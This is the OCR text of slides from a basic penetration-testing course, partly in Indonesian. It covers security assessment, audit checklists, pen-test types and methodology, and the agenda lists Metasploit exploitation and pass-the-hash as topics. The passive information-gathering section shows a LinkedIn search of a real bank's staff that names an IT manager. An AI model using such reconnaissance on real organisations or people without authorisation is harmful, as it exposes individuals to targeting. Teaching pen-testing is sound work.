SECURITY PENETRATION TESTING

BASIC PEN-TEST

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

AGENDA DAY 1


- IT Security Assessment
- Vulnerability Assessment, Security Audit, Penetration Testing
- Pen-test Introduction
  - Type of Pen-test, Scope of Pen-test, Limitations, Methodology, Notes
- Pen-test Activity
  - Information Gathering
    - Active, Passive
    - More Advanced: OSINT
  - Scanning
    - Vulnerability Scanning: E,g: Nessus Usage

AGENDA DAY 2

- Pen-test Activity
  - Gaining Access & Privilege Escalation
    - Gaining Access
      - Introduction
      - Exploitation: Metasploit
        - Introduction
        - Basic Usage, Core Command, Exploitation Command
    - Privilege Escalation
      - Introduction
      - Local Exploit Usage, Metasploit Privelege Escalation Usage

AGENDA DAY 3

- Further Enumeration
  - Introduction
  - Metasploit Post Exploitation Module
    - pass-the-hash
    - Post exploitation information gathering
- Report Writing and QA
  - Introduction
  - Risk Level
  - POC/exploit attach




DAY. 1

PEN-TEST

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

IT SECURITY ASSESSMENT



SECURITY ASSESSMENT

- Is a way to Validate/check the level of security on every aspect of IT Infrastructure.
- Also to ensure that necessary security controls are integrated into the design and implementation.
- To prepare for better enhancement

SECURITY ASSESSMENT

VULNERABILITY ASSESSMENT

- Vulnerability assessment
  - A vulnerability assessment is usually carried out by security vulnerability scanner application. Most of the product test type of Operating system, application, patch level, user account and else.
  - Vulnerability scanner identify common security configuration mistakes and common attack

SECURITY ASSESSMENT

SECURITY AUDIT

- Security Audit
  - Most part are checklist-based (corporate security policices or regulation standards (ISO) or PBI)
  - Important for being complied with security policies, legislation and standards
  - e.g: is there any backups? antivirus?

SECURITY ASSESSMENT

SECURITY AUDIT

1	Positive identification always required			
2	Badges issued, controlled and returned on departure			
3	All visits logged in and out			
4	Visitors accompanied and observed at all times			
M.II	**Terminal Security**			
1	All terminals located in secure areas			
2	Alarm system used to control microcomputers from being disconnected or moved from its location.			
3	Sensitive applications eg payroll, maintained on machines in physically restricted area.			
4	Terminal keys/locks used			
5	Passwords changed regularly			
6	Identification labels been placed on each terminal.			
M.III	**General Security**			
1	Waste regularly removed from EDP area and sensitive data shredded.			
2	Window and door alarm system.			
3	Closed circuit television monitoring ie CCTV cameras.			
N	**PERSONNEL POLICIES – MIS STAFF**			
1	New employees recruited according to job description and job specification.			
2	Employee identity cards issued.			
3	Performance evaluation and regular counseling.			
4	Continuing education program.			
5	Training in security, privacy and recovery procedures.			
6	All functions covered by cross training.			

(15/20)

SECURITY ASSESSMENT

SECURITY AUDIT

#	Description	1	2	3	Since
v18.1	Verify that the same encoding style is used between the client and the server.	✓	✓	✓	3.0
v18.2	Verify that access to administration and management functions within the Web Service Application is limited to web service administrators.	✓	✓	✓	3.0
v18.3	Verify that XML or JSON schema is in place and verified before accepting input.	✓	✓	✓	3.0
v18.4	Verify that all input is limited to an appropriate size limit.	✓	✓	✓	3.0
v18.5	Verify that SOAP based web services are compliant with Web Services-Interoperability (WS-I) Basic Profile at minimum.	✓	✓	✓	3.0
v18.6	Verify the use of session-based authentication and authorization. Please refer to sections 2, 3 and 4 for further guidance. Avoid the use of static "API keys" and similar.	✓	✓	✓	3.0
v18.7	Verify that the REST service is protected from Cross-Site Request Forgery.	✓	✓	✓	3.0
v18.8	Verify the REST service explicitly check the incoming Content-Type to be the expected one, such as application/xml or application/json.		✓	✓	3.0
V18.9	Verify that the message payload is signed to ensure reliable transport between client and service.		✓	✓	3.0

SECURITY ASSESSMENT

PENETRATION TESTING

- PENETRATION TESTING
  - Is When a “Professional Hacker” do the attacker work.
  - The only goal is to get as much as possible and as deep as possible to break into the system.

SECURITY ASSESSMENT

VA V.S PENTEST

- Vulnerability Assessment identifies the “possible” vulnerabilities (Also false positive)
- Penetration Testing validates the vulnerability

SECURITY ASSESSMENT

PENTEST V.S SECURITY AUDITS

- Security Audits important for being complied with security policies, legislation and standards.
- Pen-test complement system audits and help to fix security threat before an attacker discovers it.

SECURITY ASSESSMENT

PENETRATION TESTING

- Check sensitive information available
- Check what kind of privileges pen-tester gain
- Check if possible to escalate privileges
- Check if vulnerability can lead to more exploits (another application, system, or server)

PENETRATION TESTING

TYPE OF PENETRATION TESTING

- Black box: 0 information about the system, maybe only the ip/domain name. Full attacker perspective
- Grey box: partial information about a system, simulate attack by employee, vendors.
- White box: significant information about a system, source code/configuration review.

PENETRATION TESTING

SCOPE OF PENETRATION TESTING

- Network Infrastructure
  - LAN, Wifi, VOIP, Telephone
- Application Infrastructure
  - Web, Mobile, Client-Server
- System Infrastructure
  - Operating System
- Physical Infrastructure
  - Lock Picking
- Social Engineering (People Hacking)

PENETRATION TESTING

MOST LIMITATIONS

- Not covering every vulnerability (only the one that give access)
- Time
- Pen-tester skill
- Access limitation to equipment

PENETRATION TESTING

METHODOLOGY


- A guideline for solving a problem, with specific components such as phases, tasks, methods, techniques and tools

PENETRATION TESTING

WELL KNOWN STANDARD

PENETRATION TESTING


TOP 10 OWASP



OWASP
The Open Web Application Security Project
http://www.owasp.org

PENETRATION TESTING

METHODOLOGY



Source: ISSAF

PENETRATION TESTING

METHODOLOGY

1.INFORMATION GATHERING

2. SCANNING

3. GAINING ACCESS & PRIVILEGE ESCALATION

4. FURTHER ENUMERATION

5. REPORT/QA

PENETRATION TESTING

NOTES

- Value/Price is on the Report.
- Pen-test Service Level Agreement
  - Non Disclosure Agreement (NDA)
- There is always a risk, e.g : system down/crash during pentest, slowdown network

PENETRATION TESTING

INFORMATION GATHERING

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

PENETRATION TESTING

METHODOLOGY

1.INFORMATION GATHERING

2. SCANNING

3. GAINING ACCESS & PRIVILEGE ESCALATION

4. FURTHER ENUMERATION

5. REPORT/QA

INFORMATION GATHERING

INTRODUCTION

- Mengumpulkan sebanyak mungkin informasi yang terkait dan berhubungan dengan target dan sumber dayanya.
- Kegiatan tidak menyentuh target dan sumber daya yang dimiliki secara langsung.

INFORMATION GATHERING

INTRODUCTION

- Informasi umumnya didapatkan dari Internet dan sumber lainnya.
- Bertujuan untuk mendapatkan informasi teknis dan non-teknis


INFORMATION GATHERING

INTRODUCTION

- Informasi Teknis : Alamat IP target, alamat jaringan (block) target, informasi domain dan subdomain, dsb
- Informasi Non-Teknis: Informasi organisasi, karyawan yang *in-charge* dengan target (Head of IT, IT admin), dsb

INFORMATION GATHERING

TYPE OF INFORMATION GATHERING




INFORMATION GATHERING

PASSIVE INFORMATION GATHERING

- Pengumpulan Informasi yang tidak memerlukan kemampuan dan hal-hal yang bersifat teknikal (Non-teknikal)
- Mempergunakan Search Engines
  - Kartu Nama Perusahaan, Pamflet dan selebaran, Majalah, Dokumen perusahaan, dsb

kartu nama bank

All | Images | News | Maps | Videos | More | Search tools



INFORMATION GATHERING

PASSIVE INFORMATION GATHERING

- Mempergunakan Situs-situs Jejaring Social
  - facebook
  - linkedin
  - twitter
  - friendster

https://www.linkedin.com/vsearch/f?type=all&keywords=bank+rakyat+indonesia&orig=GLHD&rsid=2542671314712259854...

in

bank rakyat indonesia

Advanced

Home | Profile | My Network | Jobs | Interests | Business Services | Try Pre

Search

Advanced >

All
People
Jobs
Companies
Groups
Universities
Posts
Inbox

Relationship

- All
- 1st Connections
- 2nd Connections
- Group Members
- 3rd + Everyone Else

Location

- All
- Indonesia (11110)
- Greater Jakarta Area,... (2254)
- West Java Province, ... (1135)
- Central Java Province,... (502)
- Banten Province, Indo... (414)

+ Add

Current Company

- All
- PT Bank Rakyat Indo... (4926)
- Bank Rakyat Indones... (3257)
- PT. BANK NEGARA IN... (71)
- PT Bank Mandiri (Perse... (55)
- PT. Bank BRISyariah (32)

+ Add

11,255 results for **bank rakyat indonesia**

Save se

Some search results have been filtered to improve relevance.
Show all results

Bermansyah DY 2nd
Head of Regional IT & E-Channel at PT **Bank Rakyat Indonesia** (Persero) Tbk
Greater Jakarta Area, Indonesia • Banking
27 shared connections • Similar
